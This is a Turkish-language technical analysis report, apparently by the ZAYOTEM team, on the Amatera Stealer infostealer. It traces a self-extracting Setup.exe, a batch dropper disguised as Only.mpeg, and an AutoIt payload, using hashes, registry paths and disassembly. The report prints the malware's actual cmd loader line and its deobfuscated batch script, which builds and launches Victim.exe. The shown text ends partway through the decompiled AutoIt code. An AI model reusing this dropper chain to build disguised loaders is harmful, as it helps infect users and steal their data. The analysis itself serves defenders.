

AMATERASTEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM

İçindekiler

İÇİNDEKİLER.....	i
ÖN BAKIŞ.....	1
Setup.exe ANALİZ.....	2
STATİK ANALİZ.....	2
DİNAMİK ANALİZ.....	3
Only.mpeg ANALİZ.....	10
STATİK ANALİZ.....	10
DİNAMİK ANALİZ.....	11
i ANALİZ.....	13
STATİK ANALİZ.....	13
DİNAMİK ANALİZ.....	14
a.exe ANALİZ.....	17
STATİK ANALİZ.....	17
DİNAMİK ANALİZ.....	18
YARA KURALI.....	28
MITRE ATT&CK TABLOSU.....	32
ÇÖZÜM ÖNERİLERİ.....	32
HAZIRLAYAN.....	33

Ön Bakış

Amatera Stealer, siber suç ekosisteminde son dönemde öne çıkan ve gelişmiş yetenekleriyle dikkat çeken, **Malware-as-a-Service (MaaS)** modeliyle dağıtılan bir bilgi hırsızı (stealer) zararlı yazılım ailesidir. Teknik incelemeler, bu yazılımın daha eski bir tehdit olan **ACR (AcridRain)** Stealer'ın evrimleşmiş ve yeni nesil kaçınma teknikleriyle donatılmış bir versiyonu olduğunu göstermektedir.

Amatera Stealer, temel olarak hedef sistemlerden kritik verileri sızdırmak ve finansal kazanç sağlamak amacıyla tasarlanmıştır. Zararlı yazılımın başlıca faaliyetleri şunlardır:

- **Kimlik Bilgisi Hırsızlığı:** 30'dan fazla web tarayıcısından (Chromium ve Gecko tabanlı) kaydedilmiş parolaları, çerezleri (cookies), otomatik doldurma verilerini ve kredi kartı bilgilerini ele geçirmektedir.
- **Kripto Varlık Hedefleme:** Masaüstü cüzdan uygulamalarını ve tarayıcı tabanlı kripto eklentilerini hedef alarak finansal varlıklara doğrudan erişim sağlamaktadır.
- **Sistem ve Uygulama Keşfi:** Hedef sisteme ait donanım özetini, kullanıcı oturum bilgilerini ve Telegram, Discord, FileZilla gibi uygulamalara ait hassas oturum anahtarlarını toplamaktadır.
- **Veri Sızdırma:** Elde edilen verileri arşivleyerek saldırganın kontrolündeki komuta ve kontrol (C2) sunucularına HTTP protokolü üzerinden şifreli bir biçimde aktarmaktadır.

Amatera Stealer, genellikle yanıltıcı yazılım güncellemeleri aracılığıyla yayılmaktadır. Güvenlik çözümlerini atlatmak için doğrudan sistem çağrıları ve bellek içi yürütme gibi tekniklere başvurmaktadır. Sürekli güncellenen yapısı nedeniyle hem bireysel kullanıcılar hem de kurumsal altyapılar için yüksek dereceli bir veri sızıntısı riski oluşturmaktadır.

Setup.exe Analiz

Adı	Setup.exe
MD5	5dab3694fa4709720c988b386061450c
SHA256	74ca9dfc8d054f774c9b916eaaa138e4b06fa6b2aa7bdd3d5de56e49e65ae5be
Dosya Türü	PE32 / EXE

Statik Analiz

Property	Value
File Name	C:\Users\ \Desktop\zararli.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	1.08 MB (1131008 bytes)
PE Size	1.08 MB (1131008 bytes)

Görsel-1 Dosya Bilgileri

Zararlının **32-bit** ve **1.08 MB** boyutunda çalıştırılabilir bir dosya olduğu görülmektedir.

Tarama	Endianness	Mod	Mimari	Tip
Detect It Easy(DiE)	LE	32	I386	GUI
sfx	Microsoft Cabinet(11.0.0.93.0.1)[-]			S
compiler	Microsoft Visual C/C++ (2019 v.16.0)[msvcrt]			S
archive	Microsoft Cabinet File(1.03)[LZX,64.6%,17 files]			S
linker	Microsoft Linker(14.20, Visual Studio 2019 16.0*)[GUI32]			S ?

Görsel-2 Zararlının DiE Taraması


Dosyanın **arayüzlü (GUI)** bir **Windows uygulaması** olduğu ve içerisinde **Cabinet** formatında paketlenmiş bir arşiv bulunduğu görülmektedir.

advapi32.dll	KERNEL32.dll	msvcrt.dll	Cabinet.dll
GDI32.dll	user32.dll	comctl32.dll	Version.dll

Tablo-1 Zararlının Kullandığı Bazı DLL'ler

Zararlının kullandığı bazı DLL'ler Tablo 1'de gösterilmektedir.

Dinamik Analiz



Görsel-3 RCDATA İçeriğinin Dinamikte Okunması


Dinamik analiz sürecinde zararlının **RCDATA** bölümünde yer alan içerikleri okuduğu görülmektedir. İncelenen kaynak veriler içerisinde komut yürütme ve dosya yönlendirme davranışına işaret eden ifadeler bulunmaktadır.

Diğer RCDATA öğeleri isim ve içerik bazında aşağıdaki tabloda listelenmektedir.

RCDATA	İçerik
ADMQCMD	<None>
CABINET	MSCF ...
EXTRACTOPT	02 00 00 00
FILESIZES	P7(
FINISHMSG	<None>
LICENSE	<None>
PACKINSTSPACE	00 00 00 00

RCDData	İçerik
POSTRUNPROGRAM	cmd /v /c Set XpukzoBc=cmd & !XpukzoBc! < Only.mpeg
REBOOT	00 00 00 00
RUNPROGRAM	makecab.exe/? 38478u3492 897gsay3
SHOWWINDOWS	01 00 00 00
TITLE	yukon legislative grad thomson picture
UPROMPT	<None>
USRQCMD	<None>

Tablo-2 RCDData Dosyaları ve İçerikleri



Görsel-4 Zararlı Yazılımın Kaynak Yükleme ve Arayüz Etkileşimleri

Programın **CABINET** kaynağı üzerinde işlem yaptığı, bu kaynağın belleğe alındığı ve içeriğinde “**MSCF**” imzasının bulunduğu görülmektedir. Bu aşamadan sonra program tarafından arayüz bileşenlerine erişim için **GetDlgItem** çağrılarının yapılmakta ve pencerenin görünür hale getirilmesi için **ShowWindow** fonksiyonunun kullanılmaktadır.

<pre> [001] ZARAR11.884495 jmp ZARAR11.885580 cmp dword ptr ds:[88A24],ebx jne ZARAR11.885859 cmp dword ptr ds:[889A30],ebx jne ZARAR11.88585C mov esi,ZARAR11.8891E4 push esi push 104 [001] dword ptr ds:[GetTempPaths] test eax,eax je ZARAR11.8856A0 push 1 mov ecx,esi mov ecx,esi [001] ZARAR11.885423 test ebx,ebx jne ZARAR11.885855 mov ecx,esi [001] ZARAR11.882631 test ebx,ebx </pre>	<pre> esi:"C:\\Users\\ \\AppData\\Local\\Temp\\" , 8891E4:"C:\\Users\\ \\AppData\\Local\\Temp\\" esi:"C:\\Users\\ \\AppData\\Local\\Temp\\" esi:"C:\\Users\\ \\AppData\\Local\\Temp\\" esi:"C:\\Users\\ \\AppData\\Local\\Temp\\" esi:"C:\\Users\\ \\AppData\\Local\\Temp\\" </pre>
---	---

Zararlı **GetTempPathA** API ile Temp dizininin yolunu almaktadır.

Görsel-6 Geçici Dizin Oluşturma Faaliyetleri ve Dosya Yolu Tespiti

```

mov edi,edi
push ebp
mov ebp,esp
push ecx
push ecx
push dword ptr ss:[ebp+8]
push dword ptr ss:[ebp+8]
push eax
createfile
[ebp+8]: "C:\\Users\\...\\AppData\\Local\\Temp\\IXP005.TMP\\Niagara"


```

Ad	Değiştirme tarihi	Tür	Boyut
Gui	2025 08:49	Dosya	87 KB
King	2025 08:49	Dosya	56 KB
Niagara	2026 19:09	Dosya	0 KB
Rpm.mpeg	2025 08:49	Film Klipi	156 KB
Situation.mpeg	2025 08:49	Film Klipi	150 KB
Vault	2025 08:49	Dosya	2 KB
Within	2025 08:49	Dosya	117 KB

Zararlı yazılım, sistem kaynaklarından extract ettiği dosyaları **CreateFileW API**'sini kullanarak önceden tespit edilen Temp dizini altında oluşturmaktadır.

Bloomberg	Niagara	Situation.mpeg
Cnet	Only.mpeg	Vault Ver Within
Dollar.mpeg	Receiving	Wooden
Gui King	Registry.mpeg	
Lg	Retained	
	Rpm.mpeg	

Tablo-3 Paketten Çıkarılan Tüm Dosyalar




Görsel-8 Extract Edilen Dosyaların İçeriklerinin Yazılması

Extract işlemi sırasında, ilgili fonksiyon çağrılarını takiben veriler diske yazılmaktadır. İçerik aktarıldıkça dosya boyutları gerçek boyutlarına ulaşmaktadır.



Görsel-9 Dosya İçeriğinin Yazılması ve Zaman Değişimi

Extract edilen dosyalar başlangıçta **0 KB** olarak görünmekte, içerik yazımının tamamlanmasıyla gerçek boyutlarına ulaşmaktadır. Ardından dosyanın zaman bilgileri uygun formata çevrilmekte ve **SetFileTime** çağrısı kullanılarak dosya tarihinin, exe'nin sisteme indirildiği tarihle uyumlu olacak şekilde güncellendiği görülmektedir.



Görsel-10 CMD Komutunun Çalıştırılması

Zararlı, **CreateProcessA API** çağrısı ile bir komut zinciri yürütmektedir. **cmd /v /c** kullanılarak komut yorumlayıcısı başlatılmakta, komutlar çalıştırılmakta ve işlem sonunda oturum kapatılmaktadır. **Set XpukzoBc=cmd & !XpukzoBc!** ifadesiyle bir değişken tanımlanıp bu değişken üzerinden cmd yeniden çağrılmakta, **< Only.mpeg** yönlendirmesi ile Only.mpeg dosyasının içeriği komuta girdi olarak verilmektedir.

00C150CC	85C0	test eax, eax
00C150CE	74 0D	je zararlı.C150DD
00C150D0	50	push eax
00C150D1	FF15 F4A0C100	call dword ptr ds:[<&FreeResource>]
00C150D7	891D 4091C100	mov dword ptr ds:[C19140], ebx
00C150DD	85F6	test esi, esi
00C150DF	75 19	jne zararlı.C150FA
00C150E1	391D D891C100	cmp dword ptr ds:[C191D8], ebx
00C150E7	75 11	jne zararlı.C150FA
00C150E9	53	push ebx
00C150EA	6A 10	push 10
00C150EC	53	push ebx
00C150ED	53	push ebx
00C150EE	BA F8040000	mov edx, 4F8
00C150F3	33C9	xor ecx, ecx
00C150F5	E8 9BF3FFFF	call zararlı.C14495
00C150FA	F605 388AC100 01	test byte ptr ds:[C18A38], 1
00C15101	75 1C	jne zararlı.C1511F
00C15103	F605 349AC100 01	test byte ptr ds:[C19A34], 1
00C1510A	75 13	jne zararlı.C1511F
00C1510C	53	push ebx
00C1510D	56	push esi
00C1510E	68 A10F0000	push FAl
00C15113	FF35 8485C100	push dword ptr ds:[C18584]
00C15119	FF15 04A2C100	call dword ptr ds:[<&SendMessageA>]
00C1511F	8BC6	mov eax, esi
00C15121	5E	pop esi
00C15122	5B	pop ebx
00C15123	C3	ret

Görsel-11 SendMessageA ile Pencere Sonlandırma İşlemi

Zararlı yazılım, **SendMessageA API** çağrısı ile ekranda aktif olan **MessageBox** penceresini kapatmaktadır.

push 20019	10C800C: "System\\CurrentControlSet\\Control\\Session Manager"
push esi	
push zararlı.10C800C	
push 80000002	
call dword ptr ds:[10CA008]	
test eax, eax	
jne zararlı.10C25E6	
lea eax, dword ptr ss:[ebp-4]	
push eax	
push esi	
push esi	
push zararlı.10C80E8	10C80E8: "PendingFileRenameOperations"
push dword ptr ss:[ebp-8]	
call dword ptr ds:[<&RegQueryValueExA>]	
push dword ptr ss:[ebp-8]	
neg eax	
sbb eax, eax	
not eax	
and dword ptr ss:[ebp-4], eax	
call dword ptr ds:[<&RegCloseKey>]	
mov esi, dword ptr ss:[ebp-4]	
jmp zararlı.10C262C	
lea eax, dword ptr ss:[ebp-8]	
mov dword ptr ss:[ebp-4], esi	
push eax	

Görsel-12 Kayıt Defteri İşlemleri

Zararlı, Windows kayıt defterindeki bazı anahtar ve değerleri kontrol etmek için **RegOpenKeyExA**, **RegQueryValueExA** ve **RegCloseKey API**'lerini kullanmaktadır. Bu sayede sistem ayarları, işletim sistemi ortamı, dil/font bilgileri ve bazı çalışma ayarları hakkında bilgi toplamaktadır. Elde edilen bu bilgiler, zararlının bulunduğu sistemi tanıması ve davranışını buna göre şekillendirmesi için kullanılabilir.

HKLM\System\CurrentControlSet\Control\Session Manager

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane2

Tablo-4 Kontrol Edilen Kayıt Defteri Yolları

<pre>mov edi,edi push ebp mov ebp,esp push ecx push ecx mov edx,dword ptr ss:[ebp+8] lea ecx,dword ptr ss:[ebp-8] call kernelbase.77C4048C test eax,eax je kernelbase.77C6D2E2 push esi push dword ptr ss:[ebp-4] call kernelbase.DeleteFileA</pre>	<pre>DeleteFileA ecx>DeleteFileA ecx>DeleteFileA [ebp+08]:"C:\\Users\\ \\AppData\\Local\\Temp\\IXP001.TMP\\Cnet" ecx>DeleteFileA esi>DeleteFileA</pre>
---	---

Görsel-13 Extract Edilen Dosyaların Silinmesi

Temp dizini altında oluşturulan dosyalar **DeleteFileA** çağrısı ile silinmektedir.

<pre>push eax push edi call dword ptr ds:[<&FindNextFileA>] test eax,eax jne zararli.C1240C push edi call dword ptr ds:[<&FindClose>] push esi call dword ptr ds:[<&RemoveDirectoryA>] mov ecx,dword ptr ss:[esp+25C] pop edi pop esi pop ebx xor ecx,esp call zararli.C16C80 mov esp,ebp pop ebp ret mov edi,edi</pre>	<pre>esi:"C:\\Users\\ \\AppData\\Local\\Temp\\IXP003.TMP\\" esi:"C:\\Users\\ \\AppData\\Local\\Temp\\IXP003.TMP\\"</pre>
---	--

Görsel-14 Temp Dosyasının Silinmesi

FindNextFileA API ile oluşturulan **IXP003.TMP** dosyasını aramaktadır. İlgili dosyayı bulduktan sonra **RemoveDirectoryA** API'si ile dosyayı silmektedir.

Only.mpeg Analizi

Adı	Only.mpeg
MD5	FF323E01881ACDBA0F786F1501782A68
SHA256	c53f1818d3ef970687f4e2acf4b1db80a7211b82bd291ac982d9033cda81b093
Dosya Türü	CMD

Statik Analiz

Only.mpeg	
Property	Value
File Name	C:\Users\ AppData\Local\Temp\IXP003.TMP\Only.mpeg
File Type	Unknown format
File Info	Unknown format
File Size	6.96 KB (7124 bytes)

Görsel-15 Only.mpeg Dosya Bilgisi

Yapılan ilk incelemelerde **Only.mpeg** dosyasının adının aksine bir medya dosyası olmadığı, sistem üzerinde komut yürütebilen bir **CMD/Batch** dosyasıdır. Dosya boyutu yaklaşık **6.96 KB**'dır.

Dinamik Analiz

```
Only.bat x
1 Set Baseball=R
2 mwInappropriate (Participation (Convertible (Revolutionary (Midlands (
3 DwtRegarded (Todd (Reserved (Limousines (Rica (Establish (
4 DsLCOnto (
5 BSMdLoading (Punishment (Wishlist (Front (Wound (Therapist (Promised (
6 Set Nat=d
7 CBBoss (Lighting (Name (Efforts (Toy (Trio (Fancy (Households (
8 GxxInputs (Voyeur (Oxford (Extension (Latter (Moldova (Complaint (
9 RpHBCCompleting (Weeks (
10 Set Communist=8
11 BIGb (Mumbai (Finance (Enrollment (Ads (Assignments (Silver (Unlike (
12 aALiteracy (Suits (Episodes (Curtis (Prime (Fairfield (Butts (
13 bpJUCandy (Connecting (Electric (Drain (Redeem (Uganda (Jeremy (
14 YuLyRichard (Edwards (Flyer (Experiments (Beds (Unwrap (Controllers (
15 Set Jones=4
16 uWHlTrio (Surrounding (Lyrics (Cotton (Newcastle (Affiliated (
17 JvFzHumor (
18 xMSending (
19 cmSFit (Yearly (Coin (Timer (Meanwhile (
```


Görsel-16 Only.bat Dosya İçeriği

Dosya uzantısı **.bat** olarak değiştirildiğinde, analizi zorlaştırmak amacıyla içerisine **junk code** barındırmaktadır. Script'in çalışma esnasında **set** komutlarıyla atanan karakterleri birleştirerek dinamik bir komut satırı oluşturmaktadır .

```
Only.bat x
1 Set %zaSNqJaQB0dxDgIhMgOyQq%=Victim.exe
2
3
4 Set /a %Shemales%=559983
5
6 md %Shemales%
7
8 set /p "M2" > %Shemales%\%zaSNqJaQB0dxDgIhMgOyQq% <nul
9
10 findstr /V "Fucking" Vault >> %Shemales%\%zaSNqJaQB0dxDgIhMgOyQq%
11
12 copy /b /y %Shemales%\%zaSNqJaQB0dxDgIhMgOyQq% + King + Niagara + Retained + Gui + Within + Lg + Wooden + Ver + Cnet
13
14 cd %Shemales%
15
16 copy /b /y ..\Rpm.mpeg + ..\Dollar.mpeg + ..\Situation.mpeg + ..\Registry.mpeg i
17
18 start /w %zaSNqJaQB0dxDgIhMgOyQq% i
19
20 cd ..
21
```


Görsel-17 Only.bat Dosyasının Temizlenmiş Hali

İlgili **.bat** dosyası, Temp üzerinde **559983** isimli bir dizin oluşturmaktadır. Daha önce resource içerisinden çıkardığı dosyaları kurala göre birleştirerek önce **Victim.exe** isimli dosyayı oluşturmaktadır. Devam eden ikinci birleştirmede ise uzantısız **'i'** dosyası oluşturmaktadır.



Görsel-18 Oluşan Victim.exe ve 'i' Dosyası

559983 dizinine 'i' ve **Victim.exe** oluşturulmaktadır.



Görsel-19 Victim.exe'nin Çalıştığının Göstergesi

Süreç ağacı incelendiğinde **Victim.exe**'nin çalıştırıldığı ve bunun alt süreç olarak **cmd.exe** başlattığı görülmektedir. Başlatılan cmd.exe sürecinin çalıştırma parametresi olarak **cmd /v /c Set XpukzoBc=cmd & !XpukzoBc! < Only.mpeg** verilmektedir.

İ Analizi

Adı	i
MD5	4B87586B51F53F52C83C0F907821A061
SHA256	db7728f09b8c85abf5b45e7143996b43ba0ca8a617f2ca60e038034c5c5e5d5d
Dosya Türü	A3x

Statik Analiz

Property	Value
File Name	C:\Users\ \559983\i
File Type	Unknown format
File Info	Unknown format
File Size	518.00 KB (530428 bytes)

Görsel-20 Dosya Bilgisi


Only.mpeg aşamasında deşifre edilen script **559983** dizini içerisine çıkarılan ‘i’ dosyası, yaklaşık **518 KB** boyutunda olup dosya türü olarak uzantısızdır.

```
1 W1i»\;ÜPÜDCB,-iŞ[ESQeH[BOT~
2 1²L`ñÁ68EBSæüyI=«6DCBDCIü@eşx
3 BEP[SOqDC2]Ü`$ DFEES:Ü...ACKä=»Üœİ>æDLPgBSn^æ¹'Ç¹S1~+ðÜ~"f
4 <|SOHP[ETB>,,O?0'yŞE[BOTENOD~ÊÄ²gtM™DTE;gâÜeDC2g°/â[BOT,Ç[EB
5 iL«LíUu»Ä(5N¹ġiÄh~?ô+YDCBx
6 • -NULhZ+ACK36¹[VTBû²y[EBD""[BTX{U[VTB|Ö,£82>8µ~»[í~H...ü4
7 |ic"~Live's;ðĖø
8 0°œefí
9 F4D±ws_}~!$:ø9²úwjÜø;ÜÄŠÖV[CANÖ~'‰_i1C>wâ[ENODC4|eö.yĖ)µ=NAK:
10 YM'E=
11 ġ+V[VTB"ESq,vtÄa@voi[EB]öYQSUB:öġÜ[SOöšwÜ[USmbvŠ[DC4p™~µu`DC2Rz
12 B%•NULyJ%USK'b'SOB6TÄKg,,Yġxh`Ä9ø_inX•ŠCMÖsi[ETB4I²Hc@±%;ð·ci
13 *,gY×YEHK%IJC™LS
14 tÖH[AU3!EA06M]ysšS<öz[DC2ñg-Ä~çkcER!-[NULNULá»:!¥)äiç[VTB:®%áš:
15 -[ETBç
```

Görsel-21 AU3 İmzası


“i” dosyasının içeriği incelendiği zaman **AU3!EA06M** imzası görülmektedir.

Dinamik Analiz



Görsel-22 'i' Dosyasının i.txt Olarak Deşifre Edilmesi

AutoIt-Extractor uygulaması ile encrypted halde bulunan autoit kodu çözümlenmektedir. Çözümlenen bu yeni dosya uzantısı au3 olacak şekilde **i.au3** olarak kaydedilmektedir.



Görsel-23 i.au3 Kodundaki Sahte Switch-Case Yapıları

Elde edilen i.au3 dosyasının kısmen okunamaz hâlde olduğu görülmektedir. Kod içerisinde junk code, sahte if koşulları ve hiç kullanılmayan fonksiyonlar yer almaktadır. Kontrol akışı incelendiğinde, yalnızca belirlenen kurala uyan yapıların çalıştırıldığı görülmektedir.

```

Func ERP($uncle, $pics)
    $guard = ""
    While 0x1d1
        $stephanieistedalcohol = 0xcdcb
        Switch $stephanieistedalcohol
            Case 0xcdcb
                $baglisa = Call( STRINGREVERSE("tilpSgnirtS"), $uncle, "-", 0x2)
